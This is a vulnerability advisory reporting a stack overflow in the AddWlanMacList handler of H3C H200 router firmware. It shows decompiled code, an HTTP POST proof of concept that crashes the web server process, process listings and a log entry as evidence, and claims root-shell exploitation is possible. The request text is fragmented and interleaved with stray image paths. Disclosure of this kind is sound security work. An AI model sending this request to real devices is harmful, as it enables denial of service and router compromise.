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H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

H3C H200V100R004 版本软件及说明书

软件名称: H3C H200V100R004 版本软件及说明书

发布日期: 2020/9/29 10:17:19

下载:

→ H200V100R004.zip(13.29 MB)

→ H3C H200V100R004 版本说明书.pdf(570.67 KB)

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软件说明:

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
38 v19 = 0;
39 v20 = 0;
40 v3 = sub_4932BC(a1, "param", &dword_4E2DE0);
41 if ( !v3 )
42     return -2;
43 v2 = sscanf(v3, "%u;^[^];^[^];", &v4, &v5, &v13);
```

In the AddWlanMacList function, the param we entered is formatted using the sscanf function and in the form of %u;^[^];^[^];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v5 or v13, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.124:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

```
Firefox/102.0
```

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

CMD=AddWlanMacList¶m=1;AA



```
967 *root      592 S    /bin/watchdog &
987 *root      840 S    dnsmasq -r /etc/resolv.conf -n -c 500
989 *root      964 S    /bin/dhcpd -d -q eth0
1020 *root      320 S    /bin/igmpproxy WAN1 eth0 -D
1051 *root      872 S    upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root      600 S    telnetd
1449 *root      3484 S    /bin/webs &
1456 *root      1048 S    -mwcli
1457 *root      800 S    /bin/sh
1459 *root      732 R    ps
```

The picture above shows the process information before we send poc.



```
959 *root      2396 S    /bin/onlineupdate &
960 *root      2020 S    /bin/maincontrol &
966 *root      1144 S    /bin/monitor &
967 *root      592 S    /bin/watchdog &
987 *root      840 S    dnsmasq -r /etc/resolv.conf -n -c 500
989 *root      964 S    /bin/dhcpd -d -q eth0
1020 *root      320 S    /bin/igmpproxy WAN1 eth0 -D
1051 *root      872 S    upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root      600 S    telnetd
1456 *root      1048 S    -mwcli
1457 *root      800 S    /bin/sh
1460 *root      2216 S    /bin/webs &
1463 *root      728 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期


关键字：请选择

查询


显示全部

	日期时间	级别	信息来源	信息内容
!		error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.

